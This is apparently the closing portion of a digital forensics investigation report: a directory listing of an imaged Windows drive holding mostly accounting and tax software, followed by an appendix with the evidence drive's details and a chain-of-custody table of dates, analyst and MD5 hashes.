| |     | | | +-🗀 Cpsimages
| |     | | | +-🗀 Cpshtml
| |     | | | +-🗀 Cpshelpmisc
| |     | | | +-🗀 Cpshelp
| |     | | | +-🗀 Cpsconfig
| |     | | |     +-🗀 Cpshelp
| |     | | |     +-🗀 Cpspte
| |     | | +-🗀 staging
| |     | |     +-🗀 cps
| |     | |       +-🗀 cpshtml
| |     | |       +-🗀 cpsconfig
| |     | |       | +-🗀 cpspte
| |     | |       | +-🗀 cpshelp
| |     | |       +-🗀 cpshelp
| |     | +-🗀 cafe
| |     | +-🗀 Acrobat
| |     +-🗀 QuickBooks Letters
| |       +-🗀 Customer Letters
| |       +-🗀 Vendor Letters
| |       +-🗀 Employee Letters
| |       +-🗀 Other Names Letters
| |       +-🗀 All Names Letters
| |       +-🗀 Collection Letters
| +-🗀 Network Associates
| | +-🗀 VirusScan
| |   +-🗀 OldFiles
| +-🗀 MYOB9
| | +-🗀 Help
| | +-🗀 Custom
| | +-🗀 Forms
| | +-🗀 Letters
| | +-🗀 Spredsht
| +-🗀 MYOB8
| | +-🗀 Letters
| | +-🗀 Custom
| | +-🗀 Forms
| | +-🗀 Help
| | +-🗀 Spredsht
| +-🗀 Seagate Software
| | +-🗀 Viewers
| | | +-🗀 ActiveXViewer
| | +-🗀 Shared
| | +-🗀 Report Designer Component
| +-🗀 MYOB10
| | +-🗀 Custom
| | +-🗀 Forms
| | +-🗀 Help
| | | +-🗀 Banners
| | | +-🗀 pdfs
| | | +-🗀 Graphics
| | +-🗀 Spredsht
| | +-🗀 Letters
| +-🗀 MYOB11
| | +-🗀 Spredsht
| | +-🗀 Forms
| | +-🗀 Help
| | | +-🗀 pdfs
| | | +-🗀 banners
| | | +-🗀 graphics
| | +-🗀 Manuals
| | +-🗀 Custom
| | +-🗀 Letters
| +-🗀 GoSystem
| +-🗀 Suite
| | +-🗀 DATA
| +-🗀 BNA
| | +-🗀 Interactive Forms 2002
| | | +-🗀 2002
| | +-🗀 co_data
| | +-🗀 template
| | +-🗀 Interactive Forms
| |   +-🗀 2001
| +-🗀 CFSLib
| | +-🗀 St2001
| | | +-🗀 Tutorial
| | | +-🗀 Template
| | | +-🗀 WSSetup
| | | +-🗀 PDF
| | +-🗀 Tt2001
| | | +-🗀 inis
| | | +-🗀 tt2001db
| | | | +-🗀 quikaccs
| | | +-🗀 Tutorial
| | | +-🗀 Template
| | | +-🗀 WSSetup
| | | +-🗀 PDF
| | +-🗀 W42001
| |   +-🗀 Tutorial
| |   +-🗀 Template
| |   +-🗀 WSSetup
| |   +-🗀 PDF
| +-🗀 peachw7
| | +-🗀 Data
| | +-🗀 Reports
| | +-🗀 Bcs
| | +-🗀 !_PDG
| | +-🗀 Tutor
| +-🗀 peachw8
| | +-🗀 Data
| | +-🗀 Reports
| | +-🗀 PTToday
| | | +-🗀 Business
| | | | +-🗀 images
| | | +-🗀 Home
| | | | +-🗀 images
| | | +-🗀 images
| | | +-🗀 Prefs
| | | | +-🗀 images
| | | +-🗀 World
| | | | +-🗀 Images
| | | |   +-🗀 ads
| | | |   +-🗀 logos
| | | +-🗀 BIN
| | +-🗀 Bcs
| | +-🗀 !_PDG
| | +-🗀 Tutor
| +-🗀 %EXTRACT_DIR%
| +-🗀 Handspring
| | +-🗀 Update
| | | +-🗀 V3.30
| | | +-🗀 V3.52
| | | +-🗀 v1.00
| | | +-🗀 v2.02
| | | +-🗀 v2.00
| | | +-🗀 v2.01
| | | +-🗀 v3.00
| | | +-🗀 v3.10
| | +-🗀 Themes
| | +-🗀 Add-on
| | +-🗀 Helpnote
| | +-🗀 Drivers
| | +-🗀 JensenC
| | | +-🗀 Install
| | | +-🗀 Backup
| | | +-🗀 Mail
| | | +-🗀 expense
| | | +-🗀 datebook
| | | +-🗀 address
| | | +-🗀 todo
| | | +-🗀 memopad
| | | +-🗀 Archive
| | +-🗀 TEMPLATE
| | +-🗀 Outlook Conduits
| | +-🗀 Chapura
| |   +-🗀 Conduit Manager
| +-🗀 QuickTime
| +-🗀 Chapura
| | +-🗀 PocketMirror
| | +-🗀 Conduit Manager
| +-🗀 SaveNow
| +-🗀 Save
+-🗀 System Volume Information
+-🗀 RECYCLER
| +-🗀 S-1-5-21-73586283-920026266-
      1957994488-500
| +-🗀 S-1-5-21-1994533243-1470308034-
      666385194-1029
| +-🗀 S-1-5-21-1994533243-1470308034-
      666385194-1008
+-🗀 Lacerte
| +-🗀 98TAX
| +-🗀 00TAX
| | +-🗀 help
| | +-🗀 winops
| +-🗀 01TAX
| | +-🗀 winops
| | +-🗀 help
| +-🗀 02tax
|   +-🗀 winops
|   +-🗀 help
+-🗀 QBtrain
| +-🗀 INET
+-🗀 Scans
+-🗀 RDCab
| +-🗀 PL
|   +-🗀 data
|   | +-🗀 stamp
|   +-🗀 Temp
|   +-🗀 Cab
|     +-🗀 DSRoot
|     | +-🗀 My Work Folder
|     | +-🗀 Sample Folder
|     +-🗀 DSTrash
+-🗀 TMFORMS
| +-🗀 2002
+-🗀 MYOBPlus
| +-🗀 letters
| +-🗀 Help
| +-🗀 Spredsht
| +-🗀 Custom
+-🗀 Dell
| +-🗀 Drivers
|   +-🗀 AUDIO
+-🗀 TEMP
+-🗀 Unallocated Clusters
```

Appendix I

Package #:	Description:		
1	Drive containing copy of all evidence collected		
Make:	Model:	Serial #	Investigator:
IBM	Deskstar	A3C50ABA	RStuart

Evidence Chain of Custody				
Date	**Time**	**Analyst**	**Purpose**	**MD5 Value**
14/03/2003	01:30	Robin Stuart	Copy of imaged evidence.	22b222b373e47b98513a4c96384dbb89
04/04/2003	13:45	Robin Stuart	IEHistory.txt	a8fb76d52b0db98f9fa8a8154c2bcb86